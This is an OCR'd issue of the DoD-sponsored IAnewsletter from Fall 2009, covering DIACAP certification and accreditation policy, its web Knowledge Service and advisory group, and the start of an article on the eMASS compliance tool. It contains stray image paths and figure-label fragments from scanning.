
12/3

Volume 12 Number 3 • **Fall 2009**

IAnewsletter

The Newsletter for Information Assurance Technology Professionals



Overcoming Cyber IA Challenges

Through Better IA Policy Development and Implementation

also inside

contents

About IATAC and the *IAnewsletter*
The *IAnewsletter* is published quarterly by the Information Assurance Technology Analysis Center (IATAC). IATAC is a Department of Defense (DoD) sponsored Information Analysis Center, administratively managed by the Defense Technical Information Center (DTIC), and Director, Defense Research and Engineering (DDR&E).

Contents of the *IAnewsletter* are not necessarily the official views of or endorsed by the US Government, DoD, DTIC, or DDR&E. The mention of commercial products does not imply endorsement by DoD or DDR&E.

Inquiries about IATAC capabilities, products, and services may be addressed to—

IATAC Director: Gene Tyler
Inquiry Services: Peggy O'Connor

***IAnewsletter* Staff**
Promotional &
Creative Director: Christina P. McNemar
Art Director: Don Rowe
Copy Editors: Christina McNemar
Lindsay Marti
Kali Wilson
Designers: Don Rowe
Ricardo Real
Tammy Black
Editorial Board: Dr. Ronald Ritchey
Angela Orebaugh
Kristin Evans
Gene Tyler

***IAnewsletter* Article Submissions**
To submit your articles, notices, programs, or ideas for future issues, please visit http://iac.dtic.mil/iatac/IA_newsletter.html and download an "Article Instructions" packet.

***IAnewsletter* Address Changes/Additions/Deletions**
To change, add, or delete your mailing or email address (soft-copy receipt), please contact us at—

IATAC
Attn: Peggy O'Connor
13200 Woodland Park Road
Suite 6031
Herndon, VA 20171

Phone: 703/984-0775
Fax: 703/984-0773

email: iatac@dtic.mil
URL: http://iac.dtic.mil/iatac

Deadlines for future Issues
Winter 2010 September 4th, 2009

Cover design: Ricardo Real
Newsletter
design: Donald Rowe

Distribution Statement A:
Approved for public release;
distribution is unlimited.

in every issue

IATAC Chat

Gene Tyler, IATAC Director

IATAC exhibits at various conferences throughout the year. In April, we had the opportunity to exhibit at the DISA Customer Partnership Conference held in Anaheim, California. I asked my colleagues who exhibited, “What was the one information assurance (IA) topic you discussed most at the conference?” They reported that, overwhelmingly, the one topic folks were interested in discussing was certification and accreditation. This edition of the *IAnewsletter* provides some useful information on the subject.

What are the most current policies that our organization has to follow? How can I streamline the C&A process for my organization? What is the outlook for future government policies? Our feature article discusses the DoD Information Assurance Certification and Accreditation Process (DIACAP) in depth and provides greater insight into DoD’s approach to developing policy that impacts IA. In order to streamline DIACAP, DoD has developed an automated tool called Enterprise Mission Assurance Support Service (eMASS). Our article on eMASS provides insight into how this automated tool streamlines the DIACAP process and how its capabilities align with DoD’s IA priorities. These articles provide essential, up-to-date information on the subject our community has inquired about most. We hope they provide the information you have been seeking.

The real reason we all must pay such close attention to certification and accreditation, in general, is to protect our networks from the threats and vulnerabilities that endanger our information security. These threats are constantly evolving, which means our defenses against them must as well.

One method of dealing with the threats our networks face is to think like an attacker, and then build the appropriate defenses to prevent new-age attacks. Michael Shinn’s article looks in depth at a case where attackers creatively targeted end users accessing a secure website. In his article, he points out how important it is to continually assess how an attacker might exploit your network so that you can defend against new attacks.

Instant messaging (IM) poses a unique threat to information security as well. It has become an accepted method of communication for everyone from teenagers who discuss social issues, to business professionals who discuss work-related matters at their place of employment. Along with its convenience, IM has introduced new risks to the information environment, namely, by allowing anonymity among its users. Angela Orebaugh and Dr. Jeremy Allnutt’s article examines innovation in cyber forensics that could drastically reduce the ability of cyber criminals to remain anonymous when exploiting IM in their pursuits.

I hope that the articles we have collected answer your most pressing questions about certification and accreditation. I also hope our articles reassure you that IA experts continue to explore revolutionary ways of combating the information threats we face.

Moving forward, I am excited to watch how the IA field changes through the Comprehensive National Cybersecurity Initiative (CNCI). It is exciting to see computer security move to the top of the national agenda. Though this edition of our newsletter features an article that introduces this topic (“’Cyber-War’ Simulation Reveals Need for Collaboration”), we need your help to continue reporting this story. If you have experience with the CNCI, I invite you to contribute an article to the *IAnewsletter*. We are always interested in publishing articles by our readers who, oftentimes, are the subject matter experts we enjoy learning from most.

In closing I’d like to mention a topic of discussion that is brewing regarding this issue of the *IAnewsletter*—a very lively discussion. We vet our articles with a number of IA seniors and experts, as well as an internal editorial review board. During the review process, a well known IA leader commented that our lead article, “Overcoming Cyber IA Challenges Through Better IA Policy Development and Implementation,” is misleading as he stated that it really isn’t policy, but technology, that will overcome IA challenges. Others said policy by itself will not overcome cyber IA challenges, but policy is equally important. Key components of DoD’s Interim Information Assurance Strategic Plan (March 2008) are technologies, operations, processes, and people, but each of these has policy as a corner stone. What do you think? We certainly would like to hear your opinions. ■

Gene Tyler

Overcoming Cyber IA Challenges

Through Better IA Policy Development and Implementation

by Peter Williams, Jonathan Chiu, and Donald Whitten

In today's increasingly complex Global Information Grid-centric environment, policy makers face an escalating set of challenges developing and maintaining current, relevant information assurance (IA) policies. IA policy makers must consider rapidly evolving technologies, respond to dynamic and challenging cyber threats, and address Federally mandated and influenced changes. Tackling these challenges requires a change in the way IA policy is developed, vetted, and implemented. Departments and agencies must progress from the traditional model of a static, snapshot-in-time, paperbound policy and process, to a model that harnesses technology, enables active configuration and control management, and permits policy to continually evolve to meet today's cyber environment.

This article explores how the Assistant Secretary of Defense for Networks and Information Integration/ DoD Chief Information Office (ASD(NII)/DoD CIO) successfully combined an enlightened IA Certification and Accreditation (C&A) policy and strategy, an active configuration control and management process, and Web 2.0 technology to produce a flexible IA cyber policy that has already proven itself an effective vehicle for meeting, and proactively addressing, the IA C&A challenges of DoD's increasingly complex cyber environment.

DoD's Approach to Developing a Flexible Cyber IA Policy

In 2004, ASD(NII)/DoD CIO undertook the challenging task of replacing the previous C&A policy and process, the DoD Information Technology Security Certification and Accreditation Process (DITSCAP), with a revised policy that incorporated a DoD-wide, enterprise approach, for securing information systems in a net-centric environment. The need for a new approach to IA policy was recognized and would allow the policy to evolve outside the traditional, rigid policy vetting process. This philosophy shift resulted in the parallel development of the DoD Information Assurance Certification and Accreditation Process (DIACAP) policy, DoDI 8510.01, an accompanying web-based tool, the DIACAP Knowledge Service (KS), and a DIACAP Technical Advisory Group (TAG) that would author and recommend changes to the enterprise policy. The KS replaces traditional paperbound implementation guidance and manuals and is the only official DoD site for DIACAP implementation.

A Synergistic Relationship


The DIACAP program has been successful in predicating a major shift in certifying and accrediting systems across DoD. The keys to this transformation are the three components of the DIACAP that together provide the DoD C&A community with the tools to address today's challenges, the mechanisms to proactively evolve to meet the growing security challenges of the cyber environment, and the engagement and involvement of policy makers and practitioners at all levels.

The DIACAP program, as depicted in Figure 1, is made up of three interrelated components; policy and strategy—which defines the vision, overarching standards, and guidance; a Web-based instruction, implementation, and communication tool—that bridges the gap between policy writers and operational users; and an active DoD C&A community managed configuration and control management process—that provides continuous engagement at all levels of the DoD C&A community, ensuring a commitment to change.

This synergistic relationship within the DIACAP program is the direct result of active DoD planning. Simultaneously releasing the DIACAP policy, the DIACAP KS, and standing up the DIACAP TAG has provided the C&A community with the policy, implementation guidance, and tools resulting in the rapid transition and adoption of this new IA C&A process.

Individual Component's of the DIACAP

While understanding how the components of the DIACAP work together at a high level, to bring cyber IA policy to the DoD C&A community, it is equally important to understand how each


Policy and Strategy
DIACAP
Configuration Control and Management (CCM)
Web-based Knowledge Service (KS) and Automated Tool

- Enterprise policy defines the vision and the overarching standard and guidance.

- Continuous engagement at all levels of the Community ensures commitment to change
- "A CCM process enables policy to be dynamic and eliminates "hard starts" every few years
- Changes through CCM are implemented through the KS
- Bottom up input from the field on the implementation of policy

- Technology applies visualization methods for the presentation of complex topics
- "Push" features such as news and events, daily message, and change lists provide education and awareness
- Collaboration spaces such as discussion boards and wikis engage the Community and create buy-in
- Formal presentation of concepts combined with change and audit features, enables a culture shift for accessing organizational policy
- An automation tool lock-stepped with the KS

Figure 1 Synergistic Relationship of Components Within the DIACAP Program

individual component fulfills its complimentary role in the DIACAP. This section takes a deeper look into what makes up each component of the DIACAP.

Policy and Strategy

In the early planning stages of the DIACAP, much effort went into identifying the characteristics and capabilities that would result in a C&A process and policy flexible and effective enough to raise the level of IA security across the entire DoD C&A community, while still meeting the needs and easing the resource burdens of individual organizations. This new policy and process had to be designed to—

- Allow the C&A community to quickly respond to changes in information technology and new threats from the cyber environment; adapt to the evolving way DoD acquires and operates IT
- Comply with Federal requirements, guidelines, and changes brought on by Government-wide initiatives, such as C&A transformation
- Be less time-consuming, easier to implement and less resource-intensive
- Present clear accountability
- Use standardized security
- Incorporate an enterprise perspective
- Be implemented without introducing dramatic changes and disruptions to the DoD C&A community

The result of this effort, DoDI 8510.01, provides the baseline policy framework from which the DoD C&A community can continue to grow and build upon without the constraints of a snapshot-in-time, paper based, policy and process.

Web-based Knowledge Service

The DIACAP Knowledge Service, DoD's official site for enterprise DIACAP policy and implementation guidelines, provides detail, depth, and implementation guidance to the policy framework. The KS provides IA practitioners and managers with a

> The primary intent of the DIACAP KS is to move policy from paper to the web and harness technology to make policy (guidance and IA controls) more accessible and easier to understand and implement, while enabling collaboration throughout the C&A community.

single authorized source for execution and implementation guidance, community forums, and the latest information and developments in DIACAP. The KS supports both the automated and non-automated implementation of the DIACAP.

The primary intent of the DIACAP KS is to move policy from paper to the web and harness technology to make policy (guidance and IA controls) more accessible and easier to understand and implement, while enabling collaboration throughout the C&A community. The KS brings policy concepts to life. Hyperlinks enable users to jump from topic to topic, to explore concepts naturally, and to quickly access definitions and reference material. Concepts are explored in greater detail than could be done in a paper document, with more examples, graphics, and templates. The IA controls explorer feature allows users to dynamically select their appropriate controls set, based on a Mission Assurance Category (MAC) and confidentiality level (CL), and see all associated IA controls, validation procedures, and other relevant material.

The KS also transforms policy from a "push only" process into a collaborative process where users experiences are actively shared across the community. Discussion boards empower uses by allowing them to provide feedback, connect with others, share experiences, and support one another. DoD component-specific workspaces provide central repositories for organization-tailored C&A procedures, processes, references, and discussion boards to provide that component's user community a one-stop-shop for DIACAP implementation in their organization. The KS also provides users with the ability to submit feedback, ask questions, and receive "official" responses, as well as recommend changes to the policy, process, and the KS site. This is a key discriminator, the interactive component of the KS that distinguishes it from other web enabled applications. Currently, the DIACAP KS supports more than 14,000 users, has more than 395 discussion posts and fields more than 200 questions a month from the DoD community.

The DIACAP introduced significant and challenging capabilities that were required to implement this new C&A process. While the DIACAP KS provides a step-by-step manual process for implementing the DIACAP, the advantages that the DIACAP brings to C&A and organizational efficiency is best realized through the use of an automated tool. DoD developed the Enterprise Mission Assurance Support Services (eMASS) to enable key management capabilities, and provide a tool that would be available on day one of the DIACAP to facilitate its implementation. eMASS is DoD owned and maintained. It is available to other DoD organizations as government furnished equipment (GFE) and although eMASS is DoD's preferred automated tool for implementing the DIACAP, it is not a mandated solution.

The great leap forward—using selected technology for the implementation and automation of IA C&A policy for the DoD—is unprecedented. This capability is helping transform DoD C&A from a paperwork drill and check in the box to an integral part of overall risk management, improving the security of information systems.

Configuration Control and Management

DoDI 8510.01 established the DIACAP configuration control and management function and the DIACAP Technical Advisory Group (TAG) governance body specifically chartered to perform the Configuration Control and Management (CCM) for the DIACAP. The TAG is made up of representatives from DoD components that come together quarterly to address common issues, provide updates, and distribute new policy guidance on DIACAP. The mission of the TAG is to strengthen and evolve the ability for DoD to rapidly deploy IT systems enabling information sharing between the Department, the Intelligence Community (IC), and other entities.

The TAG is responsible for recommending changes to the baseline IA controls, the C&A process, developing and managing DoD enterprise-level C&A automation requirements and maintaining the KS content. The group interfaces with the DoD components, IA communities of interest (COI)s, the Information Assurance Senior Leadership (IASL), the DoD Senior IA Officer (SIAO) Defense-Wide IA Program (DIAP), the Defense IA Security Accreditation Working Group (DSAWG), and the Mission Area (MA) Principal Accrediting Authorities (PAA), to address C&A issues that are common across DoD organizations.

In November, 2007, within months of the release of DoDI 8510.01, the TAG began to meet to address issues brought before them by the C&A community.

During this period, the TAG established four of its current five working groups—IA controls, Platform IT and IT interconnections, inheritance of IA controls, validation procedures and artifacts, and DISA/DIACAP Category Code de-confliction. A recent example of an issue that has been brought before the TAG is reciprocity, or accepting certification and accreditation decisions between Designated Accrediting Authorities (DAA), thus eliminating the test and re-test mentality currently weighing down the exchange and acceptance of C&A decisions. Through the TAG, the DoD C&A community can quickly address this and other issues, bringing to bear the resident experience and expertise of the operational C&A community, leadership, and policy makers to more quickly bring about a common resolution.

By leveraging the KS, the TAG introduced its own organizational workspace residence in the DIACAP KS, emphasizing the one-stop-shop capability of the KS for the DoD C&A community. The TAG KS site provides both public pages and secure pages. Anyone with access to the KS can follow TAG activity on the public pages. TAG working groups can also conduct their activities on the public pages. TAG members can facilitate TAG business, vote, store information, and interact with other members of the TAG on the secure pages.

Communicating recommendations and issues to the TAG can be initiated by anyone in the DoD C&A community by either contacting their TAG representative directly, or by emailing the TAG Secretariat at *tagsecretariat@diacap-tag.org* where a change request can be submitted for consideration.

The result of this activity is a vibrant CCM process, supported by technology, that engages all levels of the DoD C&A community 24/7 and gathers, analyzes, recommends and delivers needed change rapidly and effectively.

DoDI 8510.01 established the DIACAP configuration control and management function and the DIACAP Technical Advisory Group (TAG) governance body specifically chartered to perform the Configuration Control and Management (CCM) for the DIACAP

Benefits Realized

The benefits that the DoD enterprise, as well as the DoD C&A user community, are realizing through this approach to policy development and implementation are summarized below.

Benefits to the Enterprise

- Connects policymakers with the operational community. This connection allows policies to be more easily vetted, promotes community buy-in, and provides bottom up policy changes based on operational needs
- Implements the CCM process that avoids policy obsolescence, by being able to preemptively respond to indicators and warnings, and to evolve to changing environments or threats
- Facilitates the management of policy and guidance changes, promoting a quicker lifecycle turnaround on changes, and field dissemination of changes
- Provides for development of a Community of Interest around a policy or a strategic initiative, thus creating buy-in, ownership, and accelerated organizational shifts

Benefits to the C&A User Community

- Provides 24/7 worldwide access to the latest policies and guidelines *via* the web
- Provides access at any level of the C&A user community from operational user to senior policymakers which promotes a better understanding of requirements
- Promotes enhanced information sharing among practitioners
- Allows community members to interact with each other to exchange information, discuss issues and best practices, and improve policy and guidance through feedback

Conclusion


Given the rapid pace of changes being experienced in the cyber operating environment and in the technology used in that environment, it is even more important that an organization have the capability, through a flexible cyber policy and process, to manage change, maintain constant lines of communication between policy makers and the user community, and introduce changes, guidelines, and new policy instantly across an organization or enterprise, to ensure the availability, integrity, and confidentiality of its information and information systems.

Flexible cyber policy combined with the selected use of technology for policy implementation and automation, as described in this article, can provide the framework and tools an organization or enterprise may use to successfully meet evolving cyber threats and requirements

▷▷ *continued on page 12*

Achieving Information Assurance with eMASS

by Alice Fakir



Globalization of cyber warfare is among the greatest threats we face today. Not only does it threaten penetration of our warfighter networks and intelligence systems, it also extends to our bank systems, supply systems, and even national safety management networks.

The prospects of net-centricity (Web-enabling applications, automation of information exchanges) have also come to realize the threats of empowering antagonist individuals, organizations, and/or governments with ready access to information maintained or communicated across our government networks. While net-centricity facilitates access to information for on-demand decision making, it also increases risks of penetration as common as the law of averages.

The current Presidential Administration's budget blueprint for the Comprehensive National Cybersecurity Initiative (CNCI) promises to spend more than $6 billion dollars. [1] This indicates recognition not only of the need for greater research and development of electronic forensics, but of the fundamental gap that exists in the effective training and implementation support of our information assurance (IA) workforce. Information assurance encompasses governance of key net-centric data practices that incorporates authentication, authorization, compliance, continuity of operations, disaster recovery, mission continuity, and risk mitigation and remediation. As the new administration ensues its cyber campaign efforts, greater emphasis will be placed on the mechanisms DoD organizations employ to ensure their IA professionals are knowledgeable, empowered, and receive the tools needed to effectively govern, protect, and defend our global networks.

eMASS promotes prevention of cyber attacks by establishing strict process control mechanisms for obtaining authority to connect to Global Information Grid networks.

The DoD Enterprise Mission Assurance Support Service (eMASS) and Enterprise Reporting Service (ERS) act as agents in the IA toolkit for managing enterprise systems security governance and compliance.

IA initiatives today incorporate an integrated approach toward ensuring our computer networks and systems are protected, involving—

- Policy—Maintaining strict adherence to DOD Information Assurance Certification and Accreditation Process (DIACAP) and continually evolving policy to anticipate potential threats ensuring governance and oversight of organizational compliance
- People—Establishing common, recognizable processes; ensuring workforce is trained in the proper controls and mechanisms to support security (*i.e.*, IA, electronic forensics, cyber investigative services, ensuring our engineering processes incorporate sound security layers and configurations)
- Physical defense mechanisms — Threat intelligence tools to maintain infrastructure security (*i.e.*, updated firewall mechanisms, virus scanners, tool detection, remediation, electronic forensic tools)


eMASS is a key commodity in the cyber initiative; by ensuring solid foundational processes are applied to systems, we are fortifying our critical security infrastructures for US Government systems worldwide.

Using eMASS to streamline the DIACAP certification, accreditation, and connection approval process speeds up delivery of systems supporting critical infrastructure, the warfighter, and other operations and protective services entities.

The eMASS program continues to evolve in accordance with DoD policy to make certain effective plans, proper interpretation of policies, and strict execution and verification procedures are established to ensure protection from cyber crime. eMASS promotes prevention of cyber attacks by establishing strict process control mechanisms for obtaining authority to connect to Global Information Grid networks. Effectively using and leveraging vulnerability detection and remediation tools in an immediate response mode is also a component of ensuring risk of systems security breaches are managed. These results are reflected in eMASS control compliance statuses, which then roll up to provide a scorecard and metric for risk assessments.

FIgure 1 conveys the eMASS approach toward a holistic information assurance governance and implementation process.

eMASS incorporates a compendium of IA vulnerability remediation process activities to ensure C&A practitioners are guided through the proper controls and requirements for asserting compliance. Controls may be applied at the organizational level, allowing local


Global Information Grid (GIG)
1
DIACAP TAG
IC/CMM/NIST Communities
2
Enterprise Reporting Service (ERS)
DNI Initiative
DISA PM, along with *e*MASS TAG owns and drives product requirements
*e*MASS Forge
3
AFSPACE *e*MASS
DISA *e*MASS
JS *e*MASS
DLA *e*MASS
Geographically independent mechanism for validation/certification of C&A packages
New andExisting Government and Commercial IA Tools
IA Tools
X # OF ORGANIZATIONALLY MANAGED INSTANCES
Hosted at DISA DECC
Open standard platform for data-input from other IA sources
SUB ORG
SUB ORG
SUB ORG
SUB ORG

*e*MASS as the Net-Centric Core Enterprise Service
for Certification and Accreditation

1. The DIACAP TAG serves as the continuous governance body for input to the current DIACAP policy. Integration with these technical working groups enables direct applications of its rules and requirements within the application in order to not misinterpret compliance requirements of the policy.
2. At the DoD Enterprise level, establishing the ERS provides the ability for an aggregate systems security posture. ERS amasses information from disparate instances of eMASS (which provides certification and accreditation [C&A] metrics information) and is being positioned to incorporate the same C&A data from external IA tools that exist within other DoD communities.
3. The spheres represent a sampling of organizational eMASS instances by which organizational taxonomies are established to effectively service the subcomponents.

Figure 1 Information Assurance governance through eMASS

policies to apply further compulsory security credentials
upon a system.

Another benefit of establishing a qualified C&A policy and governance structure is the ability to promote reciprocity by which acceptance of type accreditation status is facilitated by eMASS common criteria for control status and compliance. It ensures the integrity of IA reporting methods through its linear workflows, role definitions, plan of actions and milestone reporting structure, and Federal Information Security Management Act (FISMA) IA reporting.

eMASS reinforces the goals of DoD IA and transformation initiatives by—

- Implementing a single authoritative source for reported outcomes of C&A postures, providing a common operating picture for the Enterprise
